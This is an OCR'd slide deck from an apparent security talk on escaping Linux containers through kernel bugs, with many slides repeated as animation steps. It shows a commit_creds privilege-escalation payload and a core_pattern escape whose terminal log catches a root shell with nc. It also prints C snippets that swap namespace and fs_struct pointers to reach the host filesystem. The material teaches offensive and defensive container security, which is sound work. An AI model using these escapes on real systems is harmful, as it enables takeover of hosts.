
The virtual dynamic shared object is a special mapping shared from the kernel with userland

vDSO


vDSO



Container
PID 1337
010101
001100
111001
vDSO
Hosty
McHostTas
PID 55551
010101
001100
111001


vDSO
Container
PID 1337
111
010101
00110
111001
vDSO
Hosty
McHostTas
k
PID 55551
111
010101
001100
111001

vDSO



BONUS FEATURES

vDSO


Container
PID 1337
1110
010101
001100
111001
vDSO
Hosty McHostTask
PID 55551
1110
010101
001100
111001
BONUS FEATURES

vDSO

Container
PID 1337
1110
010101
001100
111001
vDSO
What
time()
is
it?
Hosty
McHostTas
k
PID 55551
1110
010101
001100
111001

vDSO

Hosty
McHostTas
PID 55551
What
time()
is
it?
IT'S
PARTY
TIME
vDSO
1110
010101
001100
111001
1110
010101
001100
111001


Let’s talk about some common
goals and patterns

Kernel

Userspace


Kernel

Kernel

Userspace

Step 1:
Memory layout, state grooming, etc.


Kernel



Userspace


Step 2:
Trigger
Bug


Kernel



Userspace

Step 3:
ROP to disable SMEP/SMAP






Kernel


Userspace

Step 4:

Return to userland

Kernel




Userspace

Step 5:


```
commit_creds(\
prepare_kernel_creds(0));
```

task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...

cred
…lots of fields...
kuid_t uid
kuid_t gid
kuid_t euid
kuid_t egid
…lots of fields...
kernel_cap_t cap_inheritable
kernel_cap_t cap_effective
...some more fields...
void *security
user_namespace *user_ns
...many more fields...

task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...

cred
…lots of fields...
kuid_t uid
kuid_t gid
kuid_t euid
kuid_t egid
…lots of fields...
kernel_cap_t cap_inheritable
kernel_cap_t cap_effective
...some more fields...
void *security
user_namespace *user_ns
...many more fields...


task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...
cred
…lots of fields...
kuid_t uid
kuid_t gid
kuid_t euid
kuid_t egid
…lots of fields...
kernel_cap_t cap_inheritable
kernel_cap_t cap_effective
...some more fields...
void *security
user_namespace *user_ns
...many more fields...

Revised Container Security Model

What you think you can do

- ~~Capabilities~~
- ~~Credentials~~

What you can actually do

- ~~LSM~~
- seccomp

Where you can do it

- ~~Namespaces~~
- cgroups
- Filesystem

Revised Container Security Model

What you think you can do

Capabilities

Credentials

What you can actually do

LSM

seccomp

Where you can do it

Namespaces

cgroups

Filesystem

Textbook `commit_creds()` payload

Assuming a new user namespace hasn’t been set, this opens up escapes similar to `--privileged`

Escape becomes trivial via usermode helpers ;)

For demo, we will use @andreyknvl kernel bugs

core_pattern **escape**

```
user@85c050f5:/$ ./privesc
root@85c050f5:/# mkdir /newproc
root@85c050f5:/# mount -t proc proc /newproc
root@85c050f5:/# cd /newproc/sys/kernel
root@85c050f5:/# echo "|$overlay/shell.sh" > core_pattern
root@85c050f5:/# sleep 5 && ./crash &
root@85c050f5:/# nc -l -p 9001
bash: cannot set terminal process group (-1): Inappropriate
ioctl for device
bash: no job control in this shell
root@ubuntu:/#
```

Kernel Exploitation


But what if they do employ user namespaces?

task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...

nsproxy
atomic_t count
uts_namespace *uts_ns
ipc_namespace *ipc_ns
mnt_namespace *mnt_ns
pid_namespace *pid_ns_for_children
net *net_ns
cgroup_namespace *cgroup_ns


Escaping with namespaces

```
// copy INIT_NSPROXY to the in-container "init"
((_switch_task_ns)(SWITCH_TASK_NS))((void *)cntnr_init,
                                     (void *)INIT_NSPROXY);
```



Escaping with namespaces


```
// copy INIT_NSPROXY to the in-container "init"
((_switch_task_ns)(SWITCH_TASK_NS))((void *)cntnr_init,
                                    (void *)INIT_NSPROXY);
```



Escaping with namespaces

```
// copy INIT_NSPROXY to the in-container "init"
((_switch_task_ns)(SWITCH_TASK_NS))((void *)cntnr_init,
                                    (void *)INIT_NSPROXY);


// grab in-container init's mnt NS fd
int fd = ((_do_sys_open)(DO_SYS_OPEN))(AT_FDCWD,
                                       "/proc/1/ns/mnt",
                                       O_RDONLY,
                                       0);
```




Escaping with namespaces

```
// copy INIT_NSPROXY to the in-container "init"
((_switch_task_ns)(SWITCH_TASK_NS))((void *)cntnr_init,
                                   (void *)INIT_NSPROXY);


// grab in-container init's mnt NS fd
int fd = ((_do_sys_open)(DO_SYS_OPEN))(AT_FDCWD,
                                       "/proc/1/ns/mnt",
                                       O_RDONLY,
                                       0);


// call setns() on it, giving our a better mount
((_sys_setns)(SYS_SETNS))(fd, 0);
```



Escaping with namespaces


```
// copy INIT_NSPROXY to the in-container "init"
((_switch_task_ns)(SWITCH_TASK_NS))((void *)cntnr_init,
                                    (void *)INIT_NSPROXY);

// grab in-container init's mnt NS fd
int fd = ((_do_sys_open)(DO_SYS_OPEN))(AT_FDCWD,
                                       "/proc/1/ns/mnt",
                                       O_RDONLY,
                                       0);

// call setns() on it, giving our a better mount
((_sys_setns)(SYS_SETNS))(fd, 0);
```

May lock your host if "PID 1" execs again :(

OR...




task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...

fs_struct
int users
spinlock_t lock
seqcount_t seq
int umask
int in_exec
struct path root
struct path pwd


Getting true `init`

```
task = (char *)get_task();
init = task;
while (pid != 1) {
  init = *(char **)(init + PARENT_OFFSET);
  pid = *(uint32_t *)(init + PID_OFFSET);
}
```




Getting true `init`

```
task = (char *)get_task();
init = task;
while (pid != 1) {
  init = *(char **)(init + PARENT_OFFSET);
  pid = *(uint32_t *)(init + PID_OFFSET);
}
```



Getting true `init`

```
task = (char *)get_task();
init = task;
while (pid != 1) {
  init = *(char **)(init + PARENT_OFFSET);
  pid = *(uint32_t *)(init + PID_OFFSET);
}
```



Swapping out `fs_struct`

```
// #define TASK_FS_OFFSET = use pahole() for target kernel
// #define COPY_FS_STRUCT = check /proc/kallsyms for target
kernel

*(uint64_t *)(task + TASK_FS_OFFSET) =
     ((_copy_fs_struct)(COPY_FS_STRUCT))(
           *(uint64_t *)(init + TASK_FS_OFFSET));
```

Swapping out `fs_struct`

```
// #define TASK_FS_OFFSET = use pahole() for target kernel
// #define COPY_FS_STRUCT = check /proc/kallsyms for target kernel

*(uint64_t *)(task + TASK_FS_OFFSET) =
    ((_copy_fs_struct)(COPY_FS_STRUCT))(
        *(uint64_t *)(init + TASK_FS_OFFSET));
```

```
user@85c050f5:/tmp$ ./escape

// now that we have the root fs, we have free reign
root@85c050f5:/tmp# docker run -it --privileged --pid host -v /:/hostroot
ubuntu
root@b33dac42:/# chroot /hostroot
# :)
```


Takeaways

YMMV: Differences in engines, tools, ecosystem change security of containers

Namespaces are hard
(ref: CVE-2018-18955)

Engine bugs are awesome,
but probably not how you’ll get popped

syzbot - Chromium

syzbot

https://syzkaller.appspot.com/upstream

Linux

fixed bugs (1394)


Instances:

Name	Active	Uptime	Corpus	Coverage	Crashes	Execs	Kernel build			syzkaller build		
							Commit	Freshness	Status	Commit	Freshness	Status
